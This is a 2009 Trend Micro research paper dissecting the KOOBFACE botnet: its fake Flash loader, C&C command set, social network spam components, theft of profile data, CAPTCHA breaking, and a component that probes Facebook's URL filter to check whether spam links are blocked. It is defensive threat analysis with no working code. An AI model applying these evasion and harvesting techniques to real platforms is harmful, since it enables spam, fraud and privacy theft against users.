The Heart of KOOBFACE

C&C and Social Network Propagation

Trend Micro, Incorporated

Jonell Baltazar, Joey Costoya,
and Ryan Flores
Trend Micro Threat Research

A Trend Micro Research Paper | October 2009

TABLE OF CONTENTS

INTRODUCTION

A couple of months ago, we released a paper on KOOBFACE[1] in hopes of painting a picture of a threat that a lot of people has heard of but probably did not understand. The confusion may stem from the fact that KOOBFACE is not composed of a single, standalone, do-it-all malware file but is instead a compilation of malware working together to form the KOOBFACE botnet.

KOOBFACE is, unfortunately, more than just the sum of its parts. As we dug deeper into the malware's activities, we discovered that it is a moving target. During our analysis, the botnet was in the middle of undergoing an infrastructure change. Its components were frequently updated with the addition of new features and functionality. Its makers periodically deployed test components, probably to assess the feasibility of a particular feature. They also continuously added new components, one of which aimed to expand its reach while another hoped to defeat specific security measures being employed to battle the malware.

KOOBFACE is more than just the sum of its parts. As we dug deeper into the malware's activities, we discovered that it is a moving target.

We found a botnet in a perpetual beta stage whose development team continued to make deep investments to ensure its success. We also realized that we were going against a malware writing team that keeps tabs on perceived "threats"—whether from security researchers or from its social networking site targets—to its botnet.

This paper attempts to present in more detail the role each KOOBFACE component plays in the botnet as well as the changes it has undergone since we started studying it. This paper presents analyses of the KOOBFACE command and control (C&C) transactions and commands, C&C domains, spammed URLs, information-stealing capability, Web proxy functionality, CAPTCHA-breaking capability, and other ingenious tricks.

[1] Baltazar, Jonell; Costoya, Joey; and Flores, Ryan. (July 2009). *The Real Face of KOOBFACE: The Largest Web 2.0 Botnet Explained.* http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_KOOBFACE_jul2009.pdf (Retrieved September 2009).

SOCIAL NETWORK PROPAGATION

KOOBFACE primarily propagates through popular social networking sites. It spams these social networking sites with a lot of URLs that point to download sites riddled with the malware.



Figure 1. *How KOOBFACE undergoes social network propagation*

The infection chain starts when a victim is lured to click a URL that contains a supposed *Adobe Flash Player* update. The fake update called *setup.exe* is actually a KOOBFACE loader component. The loader component then downloads different social networking components that are responsible for spamming KOOBFACE URLs in target social networking sites.

THE KOOBFACE LOADER

The KOOBFACE loader component is responsible for downloading other components that form the botnet. It is installed into a victim's PC when the user visits a link to a bogus *YouTube* or *Facebook* page peddling a fake *Adobe Flash Player.* This fake player is actually the KOOBFACE loader component.



Figure 2. *How the KOOBFACE loader component* (setup.exe) *is installed into a victim's PC*

The loader component was designed to do the following:

- Determine what social networking sites the affected user is a member of
- Connect and receive commands from the KOOBFACE C&C
- Download KOOBFACE components as instructed by the C&C

The group behind the KOOBFACE botnet constantly upgrades and updates its components, tagging each new release with specific version numbers. The loader component described in Figure 2 is version 8.

The loader component checks for command-line arguments. It has the ability to repackage its own binary. One of these command-line arguments specifies the path to the *upx.exe* binary, a popular open-source packer for PE files. The other command-line argument specifies where to put the repackaged binary.

The loader component sifts through the user's Internet Explorer (IE) browser cookies to look for the browser cookies of popular social networking sites which includes the following:

- *Facebook*
- *MySpace*
- *Hi5*
- *Bebo*
- *Friendster*
- *MyYearbook*
- *Tagged*
- *Netlog*
- *Fubar*

New versions of the loader component, first seen on June 25, 2009, added a new target site to the list—*Twitter.*

The loader component then checks for Internet connection by issuing a HTTP GET request to *www.google.com.* If connected to the Internet, it checks for an available C&C sifting through the hard-coded C&C list.

If a C&C domain is available, the loader component interacts with the C&C and reports what social networking sites the victim visits. The C&C uses the information to know what KOOBFACE components will be installed into the victim's PC.

In response, the C&C sends commands for the loader to execute. The sample C&C server response contains commands such as PERMANENTLIST, STARTONCE, STARTONCEIMG, and EXIT.



Figure 3. *KOOBFACE loader and C&C interaction*

As of this writing, the KOOBFACE C&C commands that can be issued to the loader component include BLOCKIP, PERMANENTLIST, UPDATE, WAIT, STARTONCE, START, STARTONCEIMG, STARTIMG, EXIT, and RESET. Each of the above-mentioned commands will be discussed in more detail in the following sections.

SOCIAL NETWORK PROPAGATION COMPONENTS

To propagate, KOOBFACE employs several components designed to spread in a specific social networking site. A downloaded social network propagation component can be easily identified based on its file name. A version number is also part of the filename which provide clues on how active the creators of KOOBFACE are and how often a particular social network site component is being updated. Below is a table of targeted social network sites and the corresponding filename and version of the KOOBFACE component.



Figure 4. *Social network propagation*

Social Networking Site	KOOBFACE Binary	File Name Version
Facebook	fb<version>.exe	67
MySpace	ms.<version>.exe	22
Twitter	tw.<version>.exe	3
Hi5	hi.<version>.exe	15
Tagged	tg.<version>.exe	14
Bebo	be.<version>.exe	18
Fubar	fu.<version>.exe	2
Friendster	fr.<version>.exe	9
Yearbook	yb.<version>.exe	7
Netlog	nl.<version>.exe	15

Table 1. *Social networking site component versions as of October 5, 2009*



Figure 5. *Evolution of KOOBFACE binaries*

As expected, the *Facebook* component had the most number of updates based on the version number, followed by the *MySpace* component. The frequency by which a component is updated can be directly correlated to the size and popularity of the social networking site it is affiliated with.

Site	June 2008	June 2009	YoY Growth
Member communities category	108,341	138,635	28%
Facebook	29,292	87,254	198%
MySpace	59,549	62,831	6%
Blogger	40,553	42,922	6%
Twitter	1,033	20,950	1,928%
WordPress	17,201	16,922	-2%
Classmates Online	15,474	16,224	5%
LinkedIn	9,583	11,417	19%
Six Apart TypePad	11,189	10,079	-10%
Yahoo! Groups	9,801	8,364	-15%
Tagged	2,867	7,625	166%

Table 2. *Top online member community destinations ranked by unique audience*[2]

As of this writing, we found that only the *Facebook, MySpace, Twitter, Hi5, Bebo,* and *Tagged* components actively receive new commands from the C&C. They are also the most updated components (*Twitter* has three iterations though it is the youngest component, released only in June 2009 while the *Facebook* and *MySpace* components are already more than a year old).

Each social network component was designed to do the following:

- Act as the KOOBFACE loader with the ability to download updated components
- Post a KOOBFACE spam on the wall or status portion of a user's profile page
- Send a KOOBFACE spam to a user's contacts
- Approve pending invites
- Gather profile information, including a user's social network contacts, and send this to the C&C
- Get the user's name and picture and send it to the C&C

INFORMATION THEFT

Each social network component steals a user's profile information that can be seen on his/her profile page. The following lists *Facebook* or *MySpace* profile information that KOOBFACE's social network component steals and sends to the C&C:

- Gender
- Birthday
- Country
- Region
- Hometown
- Home neighborhood
- Family members
- Relationship status
- Sexual preference
- Looking for (friendship, dating, relationship, networking)
- Political views
- Religious views
- Height
- Body type
- Ethnicity

[2] The Nielsen Company. (June 2009). *Traffic to* MySpace Music *Grows 190 Percent Since September 2008 Launch, According to Nielsen.* http://www.nielsen-online.com/pr/pr_090716.pdf (Retrieved September 2009).

- Activities
- Interests
- Favorite music
- Favorite television (TV) shows
- Favorite movies
- Favorite books
- Favorite quotations
- Smoker
- Drinker
- Email addresses
- Instant messaging (IM) screen names
- Mobile phone
- Landline
- Website
- College/University
- Degree
- High school
- Employer
- Position
- Time zone
- Income
- List of contacts in the social networking site

The information is encrypted using a simple bitwise-ADD operation that utilizes an embedded encryption key found in the malware body. This information theft method is very disturbing because user profiles may contain critical information such as email addresses and phone numbers, which can be used for a targeted fraud or scams. Cybercriminals may also use other information such as employer, position, income, and sexual orientation as leverage points for social engineering tactics or even blackmail.



Figure 6. *Sample encrypted information*

Aside from stealing profile information, the social network component also uses the *gen.php* transaction to send a user's profile image URL and name to the C&C using the following parameters:

- *&hav=<URL of user's profile picture>*
- *&hname=<user's profile name>*

The values that appear after *hav* and *hname* are encrypted using a bitwise-OR operation that utilizes a byte value as encryption key.

Having users' profile information and pictures at hand, it will not be surprising to learn that the KOOBFACE gang is keeping a dossier of infected users. Seeing the profile pictures of infected users gives them the ability to eyeball their zombie PCs' owners. Apart from fraud or blackmail, therefore, it will not be farfetched if these bad guys install additional information-stealing Trojans into zombie PCs owned by celebrities and other high-profile personalities.

SOCIAL NETWORK EMAIL SPAM

Once the KOOBFACE social network propagation component successfully creates a status message spam, it then proceeds to send spam to the affected user's contacts. Note, however, that this is not applicable to the *Twitter* component.

The subject, body, and URL of the spam are given by the C&C as a reply to the *gen.php* request.



Figure 7. *Sample spam content logs*



Figure 8. *Screenshot of sample spam*

Since users can have hundreds of contacts in a single social networking site and the URLs sent may be classified as "suspicious," an affected user sending automated spam will trigger a CAPTCHA challenge from the social networking site. CAPTCHA challenges are issued by social networking sites whenever the browsing or sending activity of a user resembles that of a spammer.

In response, KOOBFACE circumvents this security check by using a CAPTCHA breaker component.

COMPONENT LOGS

The KOOBFACE social network component reports if the spamming was successful to the C&C. It sends the affected user's nickname, the number of contacts it successfully sent spam to, the CAPTCHA challenges it encountered, and the number of CAPTCHA challenges it successfully broke.



Figure 9. *Sample component log*

GCHECK COMPONENT

Since issues with regard to spam URLs have been recently plaguing *Facebook* users, the site's administrators are attempting to validate URLs before they are sent to contacts. *Facebook* blocks a known spam URL by disallowing the message or wall post to be sent or posted. This filtering feature has affected KOOBFACE's success in spreading malicious URLs.



Figure 10. *GCHECK component process flow*

The KOOBFACE gang countered this by introducing a new component *gcheck.exe* on July 14, 2009 to see if the malicious URL it plans to send is already blocked by *Facebook* or not.

The first step is getting a test URL from the C&C domain. This involves issuing an HTTP GET request to the C&C domain */check/in.php* page.



Figure 11. *GCHECK component retrieves a URL to check from the C&C*

The test URL is then checked by sending it to *Facebook's l.php* page where the cybercriminals learn if the URL is being blocked or not.

Figure 12. *GCHECK component checks if the URL is being blocked by* Facebook *or not*

The GCHECK component then sends the test results to the C&C domain.



Figure 13. *POST if the test URL is already being blocked by* Facebook



Figure 14. *POST if the test URL is not yet being blocked by Facebook*

After sending the test results to the C&C, the component sends an HTTP request to the C&C domain, indicating that it has done its job and is ready to test another URL.



Figure 15. *GCHECK component signs off from the C&C*

The whole cycle is repeated 100 times after every five minutes. After the 100th iteration, the *gcheck.exe* component is terminated and creates a file to delete itself from the victim's machine.

The KOOBFACE gang has seemingly turned the tables against *Facebook's* administrators, as the malware's GCHECK component actually uses the site's URL-filtering service to test if the URL they wish to spam is already being blocked before actually sending it.

BLOGSPOT COMPONENT

The *googlereg2.exe* component is installed into a victim's PC by the loader component. It was designed to spread KOOBFACE URLs via *Google's* blogging service *blogspot.com.* The *googlereg2.exe* component automates the creation of a *Google* account, which is used to create a *Google Blogger* profile and to modify a blog template by injecting a script that points to a KOOBFACE redirector URL.

